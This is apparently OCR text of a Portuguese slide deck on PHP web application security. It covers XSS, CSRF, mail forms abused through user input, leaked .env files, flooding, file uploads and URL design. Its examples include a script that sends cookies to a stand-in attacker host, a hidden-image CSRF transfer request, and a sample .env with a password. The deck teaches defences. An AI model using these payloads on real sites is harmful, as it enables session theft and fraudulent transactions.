
Esperado:



XSS - Cross Site Scripting

```
Exibindo resultados para a consulta "<?=$_GET['q'];?>"
```

O que ocorrerá:



XSS - Cross Site Scripting

```
Exibindo resultados para a consulta "<?=$_GET['q'];?>"
```

O que ocorrerá:

```
localhost/?q=<script>
document.location="http://site.do.mal/get.php?cookie=" + document.cookie
</script>
```

XSS - Cross Site Scripting

Faça tratamento dos dados

filter_var

strip_tags

html_entities

mysql_real_escape_string

is_[bool|callable|numeric|float|string|object|etc]

CSRF - Cross Site Request Forgery

CSRF é um ataque que força um usuário final à executar ações indesejadas em uma aplicação web em que ele(a) está autenticado no momento.

Exemplo:

Uma pessoa descobre que para transferir dinheiro em seu banco a url é a seguinte:

https://banco.com.br/transfer?to=Maria&amount=10000

CSRF - Cross Site Request Forgery

Uma pessoa descobre que para transferir dinheiro em seu banco a url é a seguinte:

https://banco.com.br/transfer?to=Maria&amount=10000

Esta pessoa manda email para uma vítima que usa o mesmo banco com o seguinte código no corpo do email:

```
<img src="https://banco.com.br/transfer?to=Joselito&amount=10000"
     width="0" height="0"/>
```

CSRF - Cross Site Request Forgery

Como evitar?

Codifique os campos do formulário e armazene na sessão para decodificar em seguida e armazene um token no formulário

Parameters	application/x-www-form-urlencoded
password	mypassword
user	frank

Parameters	application/x-www-form-urlencoded
5sP4llj3Ts	f46fdf68c1a18aed8547587c5159b96af991a362c1d41323e8ab8bdfa309e319
CB4qimjXmF	mypassword
jdMcRK0SoT	frank

CSRF - Cross Site Request Forgery

Como evitar?

- Crie um token (conforme citado antes)
- Prefira usar POST no lugar de GET
- Limite o tempo de sessão
- Peça para o usuário se autenticar novamente
- Confira o REFERER

Use VCS a seu favor


```
~/var/www (master)$ git status
On branch master
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        modified:   login.php

Untracked files:
  (use "git add <file>..." to include in what will be committed)

        arquivo-estranho.php

no changes added to commit (use "git add" and/or "git commit -a")
```


Não versione arquivos sensíveis

www.[redacted]/.env


```
APP_ENV=local
APP_DEBUG=true
APP_KEY=3NPBakt6f6RapcEbaWo5H9n7jXabuTn1

DB_HOST=localhost
DB_DATABASE=[redacted]
DB_USERNAME=[redacted]admin
DB_PASSWORD=mar123654
```

Não versione arquivos sensíveis





Nunca programe em produção



Cuidados com formulários

Formulários que enviam email

```
<form method="POST">
    Área:
        <select name="area">
            <option value="contato@site.com.br">Contato</option>
        </select>
    Seu nome: <input name="nome">
    Seu email: <input name="email">
    Sua mensagem: <input name="mensagem">
    <input type="submit">
</form>
<?php

if(!isset($_POST['nome'])) return;

$cabecalhos = "From {$_POST['nome']} <{$_POST['email']}>";
$para = $_POST['para'];
$assunto = "Contato pelo site";
$corpo = $_POST['mensagem'];
mail($para, $assunto, $corpo, $cabecalhos);
```

Formulários que enviam email

Esperado:

```
<form method="POST">
    Área:
        <select name="area">
            <option value="contato@site.com.br">Contato</option>
        </select>
    Seu nome: <input name="nome">
    Seu email: <input name="email">
    Sua mensagem: <input name="mensagem">
    <input type="submit">
</form>
<?php

if(!isset($_POST['nome'])) return;

$cabecalhos = "From {$_POST['nome']} <{$_POST['email']}>";
$para = $_POST['para'];
$assunto = "Contato pelo site";
$corpo = $_POST['mensagem'];
mail($para, $assunto, $corpo, $cabecalhos);
```

Área: contato@site.com.br

Seu nome: Vitor Mattos

Seu email: vitor@lt.coop.br

Sua mensagem: Olá! Gostei da apresentação

Formulários que enviam email

O que ocorrerá:

```
<form method="POST">
    Área:
        <select name="area">
            <option value="contato@site.com.br">Contato do site</option>
        </select>
    Seu nome: <input name="nome">
    Seu email: <input name="email">
    Sua mensagem: <input name="mensagem">
    <input type="submit">
</form>
<?php

if(!isset($_POST['nome'])) return;

$cabecalhos = "From {$_POST['nome']} <{$_POST['email']}>";
$para = $_POST['area'];
$assunto = "Contato pelo site";
$corpo = $_POST['mensagem'];
mail($para, $assunto, $corpo, $cabecalhos);
```

Área: all@senado.br

Seu nome: Presidente do Brasil

Seu email: presidente@senado.br

Sua mensagem: Quando receberei meu próximo mensalão?

Dados sensíveis

NUNCA, NUNCA, NUNCA
faça um formulário de login usando method GET

https://site.com/login?usr=nome&passwd=123456

A senha vai ficar exposta e será salva no histórico
do navegador!!!

Validação de dados

NUNCA confie no usuário.


Valide sempre os dados de formulários no cliente e no servidor.

Flooding


Bloqueie tentativas repetidas de login do mesmo ip.

Rate limiting

Flooding



Flooding


Security Check
Enter both words below, separated by a space.
Can't read the words below? Try different words or an audio captcha.
Sick of these? Verify your account.
Text in the box:
Submit
Cancel

Flooding

Security Check

Solve the Riemann hypothesis
Can't know the solution? Sorry.


$$\zeta(s)=\frac{\Gamma(1-s)}{2\pi i}\int_{+\infty}^{+\infty}\frac{(-x)^s}{(e^x-1)x}dx$$

Sick of these? Verify your account.

Text in the box:

Submit Cancel

Flooding


Security Check
Solve the Riemann h sis
Can't know the sol Sorry.
$\zeta(s)=\frac{\Gamma(\quad)}{2}\int_{+\infty}^{+\infty}\frac{(-x)^s}{(e^x-1)}$
Sick of these? Ve ur account
Text in the box:
Submit
Cancel

2FA, 3FA, ...

Upload de arquivos

Sempre confira o MYME type

$_FILES ["file"]["type"]

Upload de arquivos

Não confie só no MIME type

Também confira o tipo de imagem

exif_imagetype

(PHP 4 >= 4.3.0, PHP 5, PHP 7)

exif_imagetype — Determine the type of an image

Description

```
int exif_imagetype ( string $filename )
```

Upload de arquivos

Sempre confira a extensão dos arquivos

Upload de arquivos

Redimensione imagens e salve para eliminar qualquer informação não desejável (exif, esteganografia), poupar espaço e banda

Your Image	Width		Height	Filesize
Original	3120	x	4160	3801 KB
New	450	x	600	**71 KB**

Upload de arquivos

Limite o tamanho máximo de arquivos enviados

```php
<?php
ini_set('upload_max_filesize', '40M');
```

Upload de arquivos

Cuidado com o local onde armazena arquivos enviados

Recomendável mover para um domínio exclusivo para arquivos estáticos

move_uploaded_file

(PHP 4 >= 4.0.3, PHP 5, PHP 7)


move_uploaded_file — Moves an uploaded file to a new location

Description

```
bool move_uploaded_file ( string $filename , string $destination )
```

Upload de arquivos

Se possível, restrinja upload para usuários autenticados.



URL amigáveis

Evite query string

https://www.site.com/index.php?module=user&action=profile&id=17

https://www.site.com/user/17

URL amigáveis

Proteja identificadores

- Evite sequenciais
- UUID (Universally unique identifier)
- GUID (Identificador Único Global)
- MD5 / CRC32 / SHA1 / SHA256
- Qualquer outro tipo de hash ou ofuscamento

~~https://www.site.com/user/17~~

https://www.site.com/user/ **a2f31b55**

URL amigáveis

Não tem como usar url amigáveis?

Faça tratamento dos dados

filter_var

strip_tags

html_entities

